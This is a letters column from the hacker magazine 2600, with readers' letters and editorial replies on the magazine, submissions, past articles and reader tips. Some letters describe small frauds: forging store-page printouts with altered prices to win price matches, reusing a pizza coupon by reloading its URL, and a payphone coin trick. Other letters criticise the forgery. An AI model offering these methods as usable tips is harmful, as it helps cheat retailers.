Today, I'm a respected black hat hacker. I find myself setting up servers with three operating systems, creating electronic devices from scratch. I understand technology and programming fully now. All this wouldn't have been possible without *2600*. If it weren't for my friends that I had met at *2600,* I wouldn't be here amongst the living. No, we wouldn't be a lot of things if it weren't for *2600*. That is why today I write this letter to the readers of *2600*. I am writing to you, a loyal hacker to *2600,* to make a change. *2600* isn't what it once was. This organization helped me beyond what I deserved. This organization changed my life.

Attending HOPE was an eye-opener. I accomplished my goal to attend and I accomplished my goal to learn more about computers and systems before attending HOPE. I enjoyed the information, but still it wasn't enough to satisfy me. Hacking is an art. It's a gift. It's to be enjoyed and taken seriously. I relate hacking to fire. It's a gift to possess fire, it's a gift to know how to wield it, and fire is even to be enjoyed. Fire also needs to be taken seriously. Hacking needs to be taken seriously. We need to take it seriously. Too many people call *2600* and HOPE conventions a group of script kiddies, cyberpunks, and n00bs. If you didn't notice, *Wired* made its own joke of *2600* in the April 2008 edition (page 42), saying: "*2600 Magazine* has gotten too commercial." Yes, I know there will always be such comments and jokes, but what are we doing about it?

Anonymous

First off, there's no reason for all the cloak and dagger techniques to keep your identity from us. We can take (and we welcome) criticism such as this.

What we find more often than not is that the real change takes place in people who read the magazine. People turn from rebellious kids to people with jobs and then to parents of their own rebellious kids. Readers gain more technical knowledge as they grow. All of this changes perspectives. What seemed totally amazing to you five years ago is nothing new today. However, for someone else just coming into the scene today, this kind of knowledge is just as exciting. And their fresh perspective of it is what makes more of the magic happen, something the rest of us may have forgotten. Our first letter accusing us of losing our way came in 1985, one year after we started. We've heard that the hacker world isn't what it used to be since well before then. This is nothing new, not in this community nor any other.

Things have certainly changed on every level imaginable. What used to be the domain of relatively few people has turned into the playground for millions. Yes, millions. It freaks us out too. The very nature of what we talk about here is a deep connection to the kind of change that makes the technology we used a decade ago an antique today. There is so much more to play with now than there was in the past and it's no longer essential for hackers to break the rules just to get access. So all of that changes the dynamic without a doubt. But does it change our spirit? That spirit of inquisitiveness, rebellion, and creativity, all wrapped up in openness - that is what defines the hacker world for us. One sure way to lose touch with this would be to close the door on the inexperienced and get caught up in a world of jargon and name dropping as we make more and more connections. This is the path that lots of people go down because it's a progression from one part of life to another. As a magazine, though, we have to keep our focus on our unique type of audience. It's possible to remain a part of this audience while also changing who you are. But it's also possible for interests to change. It's all a part of life.

We would love for our readers to always be with us. But we know that isn't always possible. A more realistic hope is that whatever period of time people do spend with us is remembered as constructive and perhaps even formative.

We do need to set you straight on a couple of things. We don't know what meeting you attended in New York City that had less than ten people but we can tell you it most certainly wasn't one of ours. We also don't recall ever having as many as 90 people show up. You seem to be exaggerating on both ends to suit your disenchantment. The people you once knew are likely not there as they've moved on to other things. But the people who are there now are every bit as enthusiastic about what they're into - again, maybe things you're not interested in. Similarly, our conferences are anything but "script kiddies, cyberpunks, and n00bs." The diversity in our attendees and

speakers is nothing short of staggering, as is the range of technical and non-technical knowledge. The conferences bring these people from different backgrounds together and this is one of the achievements we didn't have in our early years. Finally, we're supposed to be upset that Wired thinks we're too commercial? We can only assume that was an exercise in sarcasm.

We appreciate your writing and believe it's good to always do some self-examination. We exist as a voice for many parts of the hacker community and, as such, the potential is always there for people to change the focus and steer the discussion - just by speaking up.

Dear *2600:*

Recently, while rereading some old issues, I realized the most important thing I've learned from your magazine. The calm, dry response to letters sent you have taught me invaluable lessons about civil discourse and respectful dispute that have informed and improved my communications - both online and face-to-face. Thank you for that.

P.S. Have some more songs.

Louie Ludwig

Thanks for the music and the kind words. We encourage people to check out your site at http://loulost.com/.

Dear *2600:*

I'm currently incarcerated but had the privilege to have *The Best of 2600: A Hacker Odyssey* sent to me. What an awesome book. It's cool to see how far *2600* and the hacker community in general have come. Before coming here, I didn't realize how much I took for granted until everything had been taken away. Even little things, like being able to type this letter instead of writing it. Although I've only been gone a little over seven months, I've missed so much because of how fast things advance these days. I'm now counting down my time by *2600* mags. I have three more to go after 25:4 until I should be getting released. Pretty much I just wanted to thank you for having such a great zine to offer the hacker community all these years and still hanging in there when times got tough. I'm a long time reader and will continue to be until no longer possible. Thanks a lot guys and good luck in the years to come.

Chris

Dear *2600:*

I am a Temporary Incarcerated Hacker (TIH). I enjoy reading your back issues as well as your quarterly publications and I admire the radio show *Off The Hook* every Wednesday from 7-8 pm on 99.5 WBAI. Thank you for making my time worthwhile and educational. I am also prison self-taught in computer technology/repair/troubleshooting/hacking and programming. I am very enthusiastic when it comes to this line of education. The reason for this letter is for the benefit of myself and others in my situation who use snail mail in ordering books and supplies from prison. Where can I send for my copy of *The Best of 2600?* What is the cost and the shipping? Keep up the good work and future success.

Ph1UK3r_TIH

Probably the easiest way, since we don't sell the book ourselves, is to have someone on the outside buy it online from a site like amazon.com, borders.com, or barnesandnoble.com and have it shipped to your address. You could also buy direct from the publisher at wiley.com. This might be best since some institutions only allow printed matter direct from publishers.

Dear *2600:*

Right before Christmas I went into a bookstore and saw several small magazines in front of the larger magazines. When I looked through one and saw "hacker," I bought one. The next day when I went back to the store, the other magazines were gone. I read your magazine and I will be sending for a subscription soon. I am sending you a copy of a letter I wrote to my small town newspaper. The *Vicksburg Evening Post* in Vicksburg, Mississippi refused to print my letter because they are protecting the gambling boats there. The gambling boats and casinos nationwide are using subliminals in their music, etc. to hook millions on gambling. I encourage hackers to go after the gambling boats and casinos and try and get their files on subliminals. Not every single boat and casino will be using subliminals. But a lot of them are and they're spending millions doing it. A lot of television stations are also doing this. I wish the hackers happy hunting in the name of freedom. Let the hackers save millions from being hooked on gambling through subliminals.

John Cartwright

We don't doubt such things are going on but your argument would be a lot more likely to be accepted with some actual evidence, rather than simply saying these things exist. How about some recordings, video or audio, that prove the point? Subliminal seduction has existed for ages, but in this period of time where everybody is recording everything, it's a lot harder to get away with it.

Submissions

Dear *2600:*

I am interested in writing an article for *2600*. How long does the article have to be? Can I get a copy of an example article?

Michael W.

If you're reading this or any other issue, you have plenty of sample articles to look at. There is no set rule or format, just that the subject matter be written from a hacker perspective and be of interest to our audience. Good luck.

Dear *2600:*

I have a full length article I wrote, and want to submit. I want to give you my address for any return subscription or t-shirt you may wish to send me, but I am worried that my identity would be compromised with the government. Is it safe to send you my address information? Will it be de-

stroyed and kept out of "Big Brother's" hands? How should I go about getting this to you?

Mack

All we can do is tell you that we're not going to give your info to anyone, other than the friendly people at the post office when we hand them your package. As you well know, there are all sorts of ways information can be intercepted, both online and off. To assume that you're constantly being monitored, however, will probably be more of a burden on your freedom than any actual monitoring that is going on. We suggest you take precautions to protect your privacy but don't be afraid to speak up for fear of persecution. Standing up to that fear is where the real progress is made.

Dear *2600:*

If I submit an article that I want published only after a certain date, can/will you honor that, or should I just wait until then to submit it?

Toby

It depends on how soon the date is. It can take anywhere from a month to a year for an article to make its way into our pages, depending on our backlog and its timeliness, so this might not even be an issue for you. If it's something you don't want us to release until, say, late December of 2012 or something, then you might be best off waiting until that date gets a little closer so that we don't lose track of it.

Dear *2600:*

I'm in high school, and every year we conduct voting online. Last year, being a hacker, I decided to look into how secure this really was. Of course, it was horribly insecure, but that's not really the point of this letter.

I was interested in writing an article for your magazine, but one of your restrictions is that it needs to be unpublished. I actually wrote a blog post about this last year. Now, since then I've actually gained a bit more information on the attack, and if I were to send something in, I would rewrite the whole thing to better fit with the magazine. So would a rewritten article with some new information be worth sending in given the previous blog post on the subject? If you guys decide not to publish something I sent in, I'd like it to be out of pure lack of quality or interest, not because of some technicality.

Thanks again for everything you do on the magazine. I know just about everyone says that, but it's worth saying again because you really can't be thanked enough. (You probably could, actually, but that's not the point.)

Tyler

As long as the article isn't simply a rehash or reprint of something that's already out there, we'll be happy to consider it for inclusion in our pages. Obviously, our readers prefer to get material that they haven't already read.

Dear *2600:*

I've been fortunate to have the time recently to publish conference papers on a project that I started at my local university (free Linux computers - essentially, it's just a Free Geek under a different name). During a presentation on the matter, I took a tangent and started exploring the sociological aspects of Linux adoption and development (and why the impediments to Linux are largely psychological or intrinsic to F/OSS). Since then, I've been pondering the avenues to write about it. Having grown up on *2600* and the values of exploration and social responsibility, I was hoping that and honored if your publication would be interested. *2600* is definitely a different audience than, say, SIGC. I was hoping to be a little more direct, technical, and honest by putting it in your quarterly.

I am asking beforehand for a couple of reasons: 1) Is this out of place when so much of *2600* is code and hard tech? 2) I can write forever, any suggested length for a long article? 3) LaTeX fine?

Collin

While technical articles have always been welcome here, they are by no means the only type of article we print. Our purpose is to open minds and encourage exploration and disclosure. So any article that helps to do that would be seriously considered. Your article should be as long as you deem necessary to get your points out. As for format, while we can read most anything, we prefer ASCII to avoid any weird format incompatibilities.

Dear *2600:*

Due to the fact that items of security verification are generally kept on the person, I was wondering if y'all might be interested in an article on the concept of self defense. In the spirit of "the best security system is only as good as its weakest link," I think it's important to consider the first line of security in any situation: the person with the codes. Not only does that person carry passwords, but they probably have access cards, keys, and, with the advent of implantable RFID devices, it could get even more dangerous. Tiger teams test the security of networks and computer systems, locking systems are thoroughly considered, and background checks are done on many occasions before hiring, but there seems to be less information on how to avoid social engineering and physical attacks. It may be more efficient for someone go after a person in some cases than to go after the system itself for one-time entry.

I don't necessarily support any one school of thinking on the subject, although I do think that it is very important to remember the ultimate purpose of self defense: to escape and survive. The rest is all a bunch of fluff. I also will not be talking about techniques, as that is something that needs to be practiced.

Are y'all interested?

James Kern

While we don't dismiss any idea outright, this seems as if it might be veering away quite a bit

from what we discuss here. Yes, people can have all sorts of things on their person and perhaps an article on imaginative places in your body to hide access cards or which USB devices can be safely swallowed might be enlightening. The overall concept of self defense, however, is so broad that we could publish books on the subject without ever crossing over into the hacker realm. That said, if you think you can write this in a way that would be specifically of interest to hackers, go for it.

Responses

Dear *2600:*

OSIN asked in his article "the torminator" why so many TOR nodes are located in Germany. I guess that is because of the new anti-terror movements of the government. They want to log all the Internet activities, similar to many other countries. As a result of that, all the hacker groups promote TOR.

Florian

Dear *2600:*

Unfortunately Isreal is not real on this article. (I fear you are presently rolling your eyes at reading the said pun for the millionth time.) The price of gasoline has no direct relationship to the price of the shares of oil companies. What you pay at the pump is for oil that has been refined into gasoline. When the price of oil increases or decreases, the gasoline prices will lag shortly behind. The price of an oil company's stock is reflected by the profitability and net assets of the company in present and future terms. For a group of investors to manipulate the price of a major oil company is impossible due to the great number of shares traded daily. What our friend Isreal is confused with is that small companies with "penny stock" (shares that sell for under a dollar) can be, and at times are, manipulated by people. These people trade the stock amongst themselves to bid the price up. They also send out various rumors by several methods. One successful method discovered in the late 1980s was the leaving of newspaper stock listings in washrooms of the stock exchanges and brokerage houses. The target stock would be circled in red pen - nice and bold - with notes written to buy large blocks of shares. Enough foolish investors bought in that it attracted the attention of the Securities Exchange Commission and became known as the "bathroom caper."

Sonny

Dear *2600:*

The article by Isreal purports to give a strategy for driving down the price of a stock by faking "insider information." This is actually a common practice in today's equities markets, where the tactic is engaged in by short sellers desperate to cover their positions so they don't get wiped out. Another name for this is "bear raid." *"A bear raid is a type of stock market strategy, where a trader (or group of traders) attempts to force down the price of a stock to cover a short position. This can be done by spreading negative rumors about the target firm, which puts downward pressure on the share price. This may be a form of securities fraud. Alternatively, traders could take on large short positions themselves, with the large volume of selling causing the price to fall, making the strategy self perpetuating."* (from http://en.wikipedia.org/wiki/Bear_raid)

In the last few sentences of this article, the author alleges that this would be a good scheme for driving down the price of gasoline. However, there may be a tenuous connection between XOM's or COP's stock price and the price of gasoline, or even between the price of West Texas Intermediate crude oil and the price of gasoline. Gasoline is a petroleum product which is made by a process of fractional distillation, which involves other processes as well. Crude oil is a starting material, not the final product. Moreover, gasoline is usually made in two formulations, one for winter and cold weather, and one for summer and hot weather. Finally, gasoline is a perishable product which will go bad over the course of about six months. You'll find this out if you leave gasoline in your lawn mower in the fall and try to start it up in the spring, because the engine may run for a while and then quit, and when you end up rebuilding the engine, you'll find that the insides of the cylinders are coated with a really sticky varnish-like material. Free-radical oxidation causes the gasoline to polymerize over time with exposure to oxygen in the air, and you get the sticky gunk. This means that all of the gasoline made for winter has to be used up by the time winter is over - you can't store it until next winter. The same goes for summer formulation gasoline.

The price of commodities is pretty much determined by supply and demand, at least in large quantities, so you can figure that the price of the common stock of the refiner (XOM, COP) will not have much correlation with the price of gasoline (or its seasonal fluctuations). Nice try, no cigar.

Hudson

Dear *2600:*

I saw a news post in your RSS feed titled "Go Hack Tetris!" I'm not sure, but it looked like perhaps somebody broke into the site and posted details to it. When I clicked to go directly to the article, it had been removed. I just thought you should know it's still in your published RSS today, so you might want to take it out.

Brad

Yes, we have to admit it. Our site was hacked to an extent. A php script was used to change a story and get ahold of our encrypted password file. It was sloppiness on our part and we want to thank the people who did this for not causing more mayhem than was necessary to wake us up. Thanks to them, we're now working on overhauling the site entirely and this has actually got-

ten people communicating about positive changes. If these people had been malicious, we would have survived since we do take precautions and make frequent backups. Since they weren't, we see this whole adventure as a positive step.

Dear *2600:*

I have been a reader of *2600* going on eight years now and I love the magazine! I was reading through the articles and picking through what I wanted to read first and came across "The Last 1000 feet" by b1tl0ck. I have been in the wireless network industry for about ten years and I have to say if b1tl0ck purchased two mikrotik rb133s and two rb52h wireless cards (don't forget the POEs) and 2.4 wireless antennas, he could set up a wireless link with WDS and have 54MBps point to point. This is something I know a great deal about and I felt I needed to help in some way. Thanks for the great work.

NNY2600

Dear *2600:*

OK, guys, thrill me. I've been reading *2600* cover-to-cover since 1996, and this is my first letter. Since I've been thrilled with your magazine all along, I didn't feel the need to get that by writing in. I don't agree with all the article authors and letter writers, of course (who does?), but I'm a First Amendment kind of person, and it helps to see what kinds of nuts are out there. But perhaps the biggest reason I haven't written till now, and then only as a response to your kind invitation to do so in the letters column, is because I never felt "qualified" to do so, though it's obvious that hasn't stopped others from writing anyway. So, I thought I'd just let you know about another category of readers who can't resist a good dose of *2600* every three months. However, it's entirely possible I'm the only member of this category.

I'm a great grandmother who, after retiring in 1996, realized that personal computers weren't a fad. So I decided to dive in. But I didn't dive into the deep end of the pool... I went to the kiddie pool first. My first PC was a 286 running DOS 5 with Norton Commander to organize the 20 MB hard drive. Then I got a Victor 8088 with Windows 1.1 on it. I started going to all the computer shows, flea markets, and hamfests (I'm a ham, too), and bought everything that looked interesting. Mostly, though, this was a great place to talk to people selling their old stuff and to learn how it worked. I picked up an old 386 mobo out of a dollar box, and did my first upgrade to another 286 I'd gotten by now. I bought tons of books and more crap (as my husband called it) and soon had an entire room full of pieces-n-parts, from which I began assembling PCs. I once had a network in the bedroom with seven computers, all very different from each other, with different OSs. Even had a Mac in there. I bought Red Hat 5 when 10 was already out, but I needed to learn from whatever beginnings I could find. I had it installed in one evening, then spent three weeks installing it over and over again to experiment with things that can go wrong. I was always buying up old software and even bought a set of disks for DOS 3.0, still in the unopened box. I still love DOS. I wasn't thrilled with DR-DOS though. I finally bought a brand new PC with Windows 3.11 on it when Windows 95 was still all the rage. It was on sale for $2,200! Remember how much everything cost back then? It was a Pionex with a 540 MB HD and 8 MB RAM. I was in heaven with this fancy rig!

Anyway, to make a long story short (oops... too late), I eventually developed my skills and knowledge to the point that I became the head of IT and network admin of our public library. I had a key to the building so I could do repairs and upgrades when the library was closed at night. Wow... the freedom to hack was a delirious and delicious time in my life. It gave me the ability to fix things no one else could. It also made it possible to accomplish things anyone else would have refused, like the time the new director ordered all new PCs without consulting me, then demanded I install a physical security device on them that wouldn't fit (Centurion Guard). I made the brackets and drilled holes and force-fit the system, which was still working when the next upgrade came three years later, and we switched to software security.

Though free to hack, I never hurt anyone or messed with anything that would. I used this opportunity to learn even more. I became the go-to gal in my area when home users needed help. That was pathetically easy and actually kinda boring, despite the nice little side income. But I couldn't deal with ignorant users, and I quit. They don't want to learn what they did wrong... they just want someone to fix their fuck-ups immediately so they can get back to email and downloading recipes.

I still have a room full of parts and boat anchors, but I tend to concentrate more on building websites and learning some programming now. I can read and write HTML as fast as your mom can write to Uncle Joe, but I'm still working on Javascript and PHP. Oh, I messed with BASIC way back when, on my old Trash 80, but those days are gone. So anyway... I may be an old white hair, but as long as I can be in a room with a computer and *2600,* I'm happy as hell.

Great mag, keep it coming.

P.S. I love it that your grammar and spelling are pretty much impeccable, but I'm a picky ol' thing who learned proper English when public schools were still teaching it. I just thought I'd point out a tiny little goof on page 47, where you write, "Are you one of those people who read *2600*..." The subject of the sentence is "one" and that means the verb (read) should be singular (reads). "People" is part of the prepositional phrase, "of those people," and does not relate to the verb. (Sorry... if you spot any errors in my letter, please let me know. I am still learning, too.)

Granny

Thanks for being a true inspiration and for showing just how amazing and unpredictable our audience can be. And yes, you are completely right on the grammar.

Dear *2600:*

Hackers have a bad reputation. We break the "rules" of society, we don't care who we hurt, we just want to get what we want, and we use our special skills to do it. If that sounds like bullshit to you, and if you know that this doesn't describe you, great. But, if you're like Sigma ("Exploiting Price-Matching through Javascript Injection"), don't be smug.

For those of you who missed that article (new subscribers excused), what Sigma did was use Javascript injection to print up a store flyer with an erroneous price. He then took that forged page and passed it off as a real advertisement at the competition to get a price match. What he also did was steal a hard drive for a price that was probably well below wholesale, since he got a $169.99 hard drive for $59.99. Or, at least that is what he claims he did. My hope is that he lied to us, rather than to the store. That behavior is out and out theft. There is not nearly that much air in the price of a hard drive, and even if there was, Best Buy has the right to keep on their lights and pay their employees. I can see Best Buy insisting on ads that are offset printed on newsprint, rather than web page printouts, for future price matching. After all, that type of forgery is harder to pull off.

Articles like this do describe behaviors that give hackers a bad name. Let's say young Chad picks up this issue as his first *2600* magazine. He stuffs it under his mattress because somehow hacking seems naughty, and he doesn't want his mom to know. Mom, looking for *Playboy* (all moms do), finds this instead, reads this random article, and forbids Chad from ever buying this magazine again, and Chad gets a spanking from dad for trying to sneak something in the house he wasn't supposed to (moms will tell dads to do that to kids). Chad won't pick up *2600* for years, and by then he may not even be that interested in computers after he's had that long of a break. He could end up being your computer-clueless boss that doesn't trust hackers 20 years from now.

Lastly, what we do in the world has repercussions. A bunch of bankers didn't do the right thing, but instead did the right thing for their shareholders (in the short term). What we have is a financial crisis. They "got theirs," and we're all paying for it. While we are talking about much smaller numbers, this really is the same thing. Sigma figured out a loophole, did something unethical with it, and stole using his advanced skill to perpetrate the crime. Is this the picture we want the world to have of us?

The Piano Guy

It's definitely not the picture we want to promote but it is a reality of what some people are doing with technology that needs to be addressed.

Dear *2600:*

I was disappointed by two of the articles in your last issue.

First, in "Inside Google Radio," hypo claims that MP2 and WAV "are proprietary to Scott Studios/dMarc/Google." This is flatly false, as a simple Google or Wikipedia search would have shown; both the MPEG-1 Audio Layer II and Waveform audio formats are free and open, and your staff should have known this and corrected the factual error (especially in an otherwise informative article).

Second, in "Exploiting Price-Matching Through Javascript Injection" by Sigma, I note multiple serious flaws that in my opinion render this article unsuitable for publication:

1. It promotes *unethical* fraud. While I have no particular attachment to whether something is illegal or not *per se* (though the described behavior is indeed a misdemeanor in my state), in this case Sigma was recommending that the reader scam a store for more than half off the lowest competitor's price. Given the margins that online retailers use, it is probable that this degree of markdown actually causes the store to take a loss, i.e., causes actual harm without justification.

2. It is not Javascript *injection,* as it claims to be. Injection is when you get a target process or computer to run your code. For instance, XSS is a kind of Javascript *injection* payload (which runs on the target user's browser), typically caused by an attacker using an SQL *injection* (which runs on the server's database). In this case, he was simply running Javascript in his own browser. Yawn.

3. It's a crappy way to do what he wanted to do, namely to simply edit the page he was looking at. Not only is counting spans a horrible method to get to a particular one (because the page structure can well change), but there's a much simpler method that every self-respecting web hacker ought to use: Firebug. Just open it up, change the field, the end. Or even just save the file and change the source code in any text editor.

I optimistically chalk up Sigma's faults to his being a newbie who just learned about the DOM and is in the process of exploring how it works. Making mistakes is part of learning.

However, *2600* has responsibility for its content as well, and should exercise better judgment to ensure that it is not printing obviously false, misleading, uninformative, oversimplistic, and blatantly unethical information, as it did in this case.

I hope that you will continue to print better articles - I particularly enjoyed "ATA Security Exposed," "Telecom Informer," and "The Particle" - and that they will encourage more of the same level of quality.

P.S. Why are any of your article writers (namely, D4vedw1n) using *IE 6?* The thing is so

full of so many well known security holes, incompatibilities, and other problems - that your magazine has documented and warned of in the past - that I am frankly surprised that any contributor would touch it other than for testing or honeypot purposes.

saizai

Dear *2600:*

I thoroughly enjoyed Sigma's article "Exploiting Price-Matching through Javascript Injection" but for those of us less technically inclined, here's another method of printing a page of your choice with whatever prices you'd like (not that I'm recommending cheating the few brick-and-mortar stores left). I go to the site in question, do a view code, and save it to a text file. Also, I save the URL for later use. I then go into the saved file, change the prices to whatever I want (they're easy to find), then re-save the file, and open it in a browser. After that, I copy the save URL into the address line (but don't actually go there) and then I print the whole shebang. What I get looks like the real McCoy, down to the URL and it has whatever prices I decided to put in it. Anyway, it's just a different way to do the same thing.

By the way, there's a defect in *The Best Of 2600:* It's hard to read in the tub! Just kidding! (Like I'd risk my copy?) I love reading it over and over, especially the early years.

Keep up the good (no, make that "great") work!

SAR

It seems almost unbelievable that something so simple can actually work. We echo the feelings expressed in this and other letters concerning ripping people (and stores) off with this or any other method. But maybe spreading this around is the only way to alert people to a really big problem that really should have been anticipated a long time ago.

Dear *2600:*

I *really* gotta stop reading your magazine before going to bed. I can't sleep after reading "An Astronomer's Perspective on Hacking." I've always kinda wanted a telescope to look at the skies and, after reading about the lens hack/viewing the moon in super-mode, I got out of bed and started writing this letter. After I hit send, I'll be searching on Kijiji and eBay for a telescope and somehow get that cost past my currently sleeping wife. Maybe it was just the sugar in the ginger ale or the handful of Smarties I ate before heading to bed... nahhh. In either case, looks like I subscribed at the right time! Off to learn how to hack a telescope!

Don "The Jaded Tech"

Dear *2600:*

In 25:4, "Hacking for Beer," Yimir points out how "savings cards" are being used to datamine its customers and gives an explanation on how to skew their data. We have done some skewing ourselves in Phoenix. I made a VIP card with the savings VIP barcode of four of the major grocery stores in our area - all on the same card "for convenience." I made about 30-40 copies (identical barcode) and handed them out at a *2600* meeting (even a special agent has a copy). My goal wasn't for convenience - but to create a "customer" that had spending habits of 40 people - 40 hackers actually. The VIP card project is now Vapor - but here is a link to how far we eventually got with it: http://tinyurl.com/phxvip. Oh - on a final note - Yimir states that stores may use different formats for their barcodes. For grocery stores, you will more often than not find the UPC standard and your barcode starts with a 4 (a 4 start means that the barcode is local to the store, hence why one barcode at one store may be valid at another by coincidence).

XlogicX

Dear *2600:*

There was a lot of time that passed between when I submitted my article, "Network Neutrality Simplified," and when it was printed. This is, of course, certainly understandable and I would definitely not write to complain about that (*2600* is a big magazine that surely gets many article submissions, and to print them all immediately would be impossible). But we all know a lot can happen even in a short period of time, especially when technology and/or politics are involved. As I'm sure many readers who are familiar with the subject would be all too willing to point out, a lot has happened in the fight for network neutrality, and my article was a bit dated by events that occurred between the time it was written and the time it was published; such as Senator Dianne Feinstein's failed attempt to inject anti-neutrality legislature into Obama's economic stimulus package, or Time Warner Cable expanding its test markets for paltry Internet data caps, to name a couple. And by the time you read this, those examples will also probably be old news. So I wanted to write this quick note to point readers in the right direction if they want more current net neutrality news (and to apologize that my article was outdated a bit). Along with the sites listed at the end of my article, http://www.savetheinternet.com/blog also offers current headlines and analysis regarding the ongoing saga. Thanks for reading!

linear

Dear *2600:*

Just wanted to let you know that I read one of your articles on holding actions. This was a godsend. I have effected these and other tactics against traffic court in a particularly onerous county in California. There is still lots of work to do. I appreciate your help and will sign up for a subscription in a week or so. Thank you and keep the good work going.

Alex

Dear *2600:*

Reference page 42 of 25:4, I'm slightly puzzled by your, and CJ Hinke's, stated opinion that incoming calls on a cellphone should be free of

charge. After all, you offer no evidence that there is some canonical reason why both beneficiaries of the communications channel should not pay for the costs they cause. The habit of charging a bandwidth-consumption call-originator for the full amount of the marginal cost is mere historical accident. It has no moral force as precedent. The USA is still a fairly free business-enterprise zone. I invite you and CJ Hinke to establish your own cellular service, and offer a tariff which provides zero charges for incoming cellular service. Thailand is actually also a rather open market. If you wish to advise *others* as to how to structure their tariffs, you are free to purchase a controlling interest in their stock. In other words, put your money where your mouth is.

Life Subscriber

We are also free to voice our opinions on what is right and wrong without becoming either a shareholder or a phone company. But thanks for the invite. As for our reasoning, it seems grossly unfair to charge someone by default for receiving a call which they didn't initiate. The system in other parts of the world where callers pay a premium for dialing wireless numbers is only slightly fairer. In this day and age, is it really costing more for phone companies to provide access to wireless devices than it does to connect to landlines? And while we're on the subject of cell phones, at what point will the voice quality become equivalent to that of landlines? Something isn't right when phone calls of 30 years ago sounded dramatically better than those of today.

Queries

Dear *2600:*

So I wonder does anyone else play online game. Of course, many of you do. I have played *War Rock*. This game is too easy to hack - more hacks out there than you can believe. Lately, my son has been playing a game from EA Games called *Battlefield Vietnam*. This game seems to be hack-proof. Some program called PunkBuster can find us hackers right away. I wonder really is there anyone that has hacked this game and, if so, maybe you'd like to share some pointers, etc.

Bones122

Dear *2600:*

Mostly curious about the reasons some of the things were picked for the latest *2600* mag cover (25:4). Why only half an egg carton below the smiley face? What is the smiley face thankful for? What did you hide behind the two bricks on the right? Wouldn't it more appropriately be called a memory can? Was the picture designed with the stones five high and approximately four long? Was the green leaf above the bar code placed on purpose as the only green leaf (new leaf on the left)? What kind of drink was the green bottle? Would love to understand some insight into any of these subjects.

Mitch

Sometimes a cover is just a cover.

Dear *2600:*

Love what you guys do and I've been a long time subscriber to both the magazine and the *Off The Hook* podcast. I just recently purchased one of those e-ink eReaders (like a Kindle) and I'm planning a six month trip around the world. I purchased it because it's a lot easier to keep up with my reading if I have my books all on one device, rather than having all the actual books in physical form.

So, my question is: do you offer an e-copy of your quarterly magazine? Something as simple as a pdf would do the trick. Ideally, I could then download the latest copy when it comes out and read it while I'm sailing around the Greek islands, or on the Trans-Siberian for six days with no access to anything. Plus, I won't have to wait six months before I can read *2600* again. I could always look for a copy on the news stands in Europe and Asia, but I figured that since I'm already a subscriber, I might be able to get an electronic version or something.

Thanks for your time... keep up the great work.

By the way, I got a copy of your *2600: A Hacker Odyssey* off BitTorrent, but I swear that I have an actual copy, too. I got it for my last birthday present from my wife. Nice, eh. Hope you don't mind that I downloaded an electronic copy of it.

link7373

We're currently trying to get Kindle to carry 2600 but they've been pretty unresponsive to us. We're looking into all sorts of ways of doing what you want and hopefully something will come of it. As for the book, obviously it's better if people buy it since that's what makes these kinds of projects possible in the first place. And we don't have a problem with what you did as nobody should have to buy the same thing twice.

Dear *2600:*

I am a new subscriber to *2600*. I hope this isn't a stupid question but my technical skills are very few and this is a whole new world to me. Is HTH a hacker term? If someone who is very good at writing code signs his letters with "HTH," does that have any significance to other hackers, like "Hack The H?" Just a dumb guess. I hope I haven't embarrassed myself too much. I do want to learn.

My earliest recollection of "beating the system" way before computers were available was being in a college dorm. Someone had drilled a tiny hole into the front of a payphone. If you wanted to make a long distance call - and these were the days when it cost four or five dollars for a five minute call from coast to coast - you would dial zero and the operator would tell you to place five dollars worth of quarters in the slot. We would stick the end of a paper clip in the tiny hole and the coins would make the noise as they dropped through to the coin return. You could use one quarter and keep dropping it into the

slot until the operator heard five dollars' worth. The good old days... 1970.

Michael

Thanks for the memories. Concerning your mystery letters, we did a whole lot of research into this and came up with a few possibilities as to just what might be going on. HTH could mean "hand to hand" combat which might mean that the person signing his name that way is challenging the reader to a fight. He could also be making reference to "Highway to Hell," an album and song by AC/DC that somehow still sounds pretty fresh after all these years. Why someone would reference it whenever signing their name is a bit of a puzzle. We think it's more likely that this person is referring to "helix-turn-helix," which is a three-dimensional structural element capable of binding DNA. It's not a common way of signing a letter, granted, but it does make the most sense if you think long and hard about it. Hope this helps.

Dear *2600:*

I am being bothered by two people. Can you help me?

Leonard

No. We could have maybe handled one but you had to go and complicate things.

Ideas

Dear *2600:*

Recently, it seems like there have been a lot of articles on how to pick a password, with ideas ranging from using the first letter of each word in your favorite song lyric, poem, etc., doing the same thing but changing certain letters to numbers or symbols, and other interesting ideas. However, there is an easier way: use a sentence! I can't remember where I first heard this suggestion, but it's simplicity itself. You can pick a sentence that goes with the context where you're using the password. For example, say you need a new work password for your desktop. How about "Ihatemyjob!"? Even better is "I hate my job!" if spaces are allowed. Need a password for a *2600* registration? "Ihate2600!" (not true, but this is just an example). How about a forum for programming? "Ihateprogramming!" I often use a pattern to make the first part easier to remember: Ihate<insert stuff here>!. Sometimes a site will require the use of each character type (lowercase, uppercase, number, symbol). We've already got the lowercase, uppercase, and symbol covered, so throw in a random (consistent) number: "Ihatemyjob2!" Think about it - it's bulletproof against dictionary attacks; it's longer by nature since it's a full blown sentence, and it's easy to remember in the context you're using it. Use a sentence!

Dan

We suspect "Ihatepaypal!" or a variation would be an extremely popular choice on PayPal. Perhaps this idea would work better security-wise if you thought of something you hated that was completely unrelated to what you were currently signing into.

Dear *2600:*

Some nights I'm hungrier than others. Today I was too tired to make my own meal so I turned to the online pizza shop to satisfy my cravings. At that point in the day, I wanted the most amount of food for the best possible price. Comparing prices, I determined that two similar twin pizzas were around the same price. Performing a Google site search (site:pizzapizza.com coupon) on site provided no information, but a search on the second pizza site (site:241pizza.com coupon) netted me a PDF page with three coupons. Each coupon had a restriction of only one coupon per transaction. One of them really interested me. This pizza chain has a deal on Monday, Tuesday, and Wednesday where you can remove three dollars off any order. Wow, I thought to myself, this certainly pushes me in favor of this place. But I wanted more, so I decided to try to add multiple coupons. Each time I attempted this on the ordering form page, I received an error message. I thought, why not go back to the transaction URL page (using the back button) that inserted my three dollars off coupon (https://www.241pizzaordering.com/cart.htm?PRODUCT=C387) and change the coupon code C387 to C396 (the coupon for a discount on pop). When trying this, I received a foreign key error and terminating message that the server produced. Structurally, it looked as if it were set up to only allow one coupon. I decided to put back in the original transaction URL for three dollars off and I noticed each time it was accepting the coupon and removing three dollars. So in the end, I did wind up getting the pop discount. I could have reduced the amount to basically nothing but that wasn't the point. Hacking is about playing around with systems you encounter in your daily life. Through understanding them you can discover little tricks. Little discoveries can provide so much joy. Gotta run, I hear the pizza guy knocking at the door.

c1f

We all knew he'd come back for you at some point.

Appeals

Dear *2600:*

